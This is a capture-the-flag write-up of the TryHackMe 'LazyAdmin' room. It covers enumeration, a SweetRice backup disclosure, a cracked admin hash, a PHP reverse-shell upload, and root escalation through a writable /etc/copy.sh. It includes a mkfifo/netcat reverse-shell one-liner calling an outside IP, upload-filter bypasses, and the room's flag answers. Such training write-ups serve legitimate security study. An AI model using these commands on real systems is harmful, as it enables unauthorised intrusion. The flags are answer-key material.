
LazyAdmin write-up by ChickenLoner

This is a LazyAdmin write-up on TryHackMe which is a CTF that we need to enumerate and exploit web server, get reverse shell and elevate our privilege to rock this box

Site: https://tryhackme.com/room/lazyadmin




Always start with nmap tag sC for default script and sV enumerate version, we will found that only 2 ports are opened which are ssh and http web server which index page is Apache2 default page

```
┌──(root💀 kali)-[/home/kali/Tryhackme]
└─# nmap -sC -sV 10.10.68.80
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-07 12:24 EDT
Nmap scan report for 10.10.68.80
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.54 seconds
```

Directory brute-forcing for more details and content should be our way

```
┌──(kali㉿kali)-[~/Tryhackme]
└─$ gobuster dir -u http://10.10.68.80/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.68.80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/07 12:25:42 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/content              (Status: 301) [Size: 312] [--> http://10.10.68.80/content/]
Progress: 6355 / 20470 (31.05%)
```


Take a look at /content, we can see that this website is using SweetRice as Website Management System



We can go to GitHub of SweetRice to see how many directories that we can get in or using gobuster again

```
┌──(kali㉿kali)-[~/Tryhackme/Linux/LazyAdmin]
└─$ gobuster dir -u http://10.10.68.80/content -w /usr/share/wordlists/dirb/big.txt  -q
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/_themes              (Status: 301) [Size: 320] [→ http://10.10.68.80/content/_themes/]
/as                   (Status: 301) [Size: 315] [→ http://10.10.68.80/content/as/]
/attachment           (Status: 301) [Size: 323] [→ http://10.10.68.80/content/attachment/]
/images               (Status: 301) [Size: 319] [→ http://10.10.68.80/content/images/]
/inc                  (Status: 301) [Size: 316] [→ http://10.10.68.80/content/inc/]
/js                   (Status: 301) [Size: 315] [→ http://10.10.68.80/content/js/]
```

Enter /as, it is a login page but we don't have credentials yet




Search for public exploit on SweetRice and one of it told us that MySQL backup could be in /inc/mysql_backup


```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit sweetrice
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------------
SweetRice 0.5.3 - Remote File Inclusion                                       | php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities                                    | php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download                                     | php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload                                       | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure                                           | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery                                  | php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution             | php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload                         | php/webapps/14184.txt
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```


```
┌──(kali㉿kali)-[~/Tryhackme/Linux/LazyAdmin]
└─$ locate php/webapps/40718.txt
/usr/share/exploitdb/exploits/php/webapps/40718.txt

┌──(kali㉿kali)-[~/Tryhackme/Linux/LazyAdmin]
└─$ cat /usr/share/exploitdb/exploits/php/webapps/40718.txt
Title: SweetRice 1.5.1 - Backup Disclosure
Application: SweetRice
Versions Affected: 1.5.1
Vendor URL: http://www.basic-cms.org/
Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
Discovered by: Ashiyane Digital Security Team
Tested on: Windows 10
Bugs: Backup Disclosure
Date: 16-Sept-2016


Proof of Concept :

You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup

and can access to website files backup from:
http://localhost/SweetRice-transfer.zip
```

And it really there!



Examine it and we could see that we can get admin credentials from this file





Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
42f749ade7f9e195bf475f37a44cafcb
```

I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

After cracked password and login we're in SweetRice website management system now we have many ways to exploit based on file upload feature on this system



First we can add our php reverse shell script on Ads, after uploaded it our script will be at /as/inc/ads



Go to ads directory, set up netcat listener and click to run script


```
┌──(kali㉿kali)-[~/Tryhackme/Linux/LazyAdmin]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.68.80] 43830
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU
/Linux
 21:20:34 up  1:58,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/$
```

After examine for a while we can get our first flag from user's directory

```
www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
www-data@THM-Chal:/home/itguy$
```

Next is privilege escalation, always check with sudo –l first now we can see this user can run specific perl script with ROOT privilege

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

I find that this peal script also execute copy.sh

```
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

And I thought we can add our code in this bash script

```
www-data@THM-Chal:/home/itguy$ ls -lh /etc/copy.sh
ls -lh /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29  2019 /etc/copy.sh
```

Replace its content with netcat connect to our ip

```
www-data@THM-Chal:/$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.4.109 9002 >/tmp/
f" > /etc/copy.sh
<t /tmp/f|/bin/sh -i 2>&1|nc 10.9.4.109 9002 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.4.109 9002 >/tmp/f
```

Set up another netcat listener and run perl script with sudo

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```

After got root shell, go to root directory and get root flag

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.68.80] 59786
# whoami
root
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@THM-Chal:/home/itguy# cd /root
cd /root
root@THM-Chal:~# ls
ls
root.txt
root@THM-Chal:~# cat root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
root@THM-Chal:~#
```

Answer the questions below


What is the user flag?

THM{63e5bce9271952aad1113b6f1ac28a07} — Correct Answer

What is the root flag?

THM{6637f41d0177b6f37cb20d775124699f} — Correct Answer

Now let's see Alternative ways to upload file after logged in to SweetRice, first we can upload file via Media Center which it's also have public exploit too



But we can't just upload php file directly cause it'll be blocked but we could upload zip file contain php file in it or upload .php5 instead, after uploaded we can find our script at /attachment

Easy shell

```
┌──(kali㉿kali)-[~/snoopbees/CTF]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.1.193] from (UNKNOWN) [10.10.170.114] 58156
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i68
6 GNU/Linux
 15:16:42 up 10 min,  0 users,  load average: 0.68, 1.52, 1.06
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Or we can also upload zip file in Themes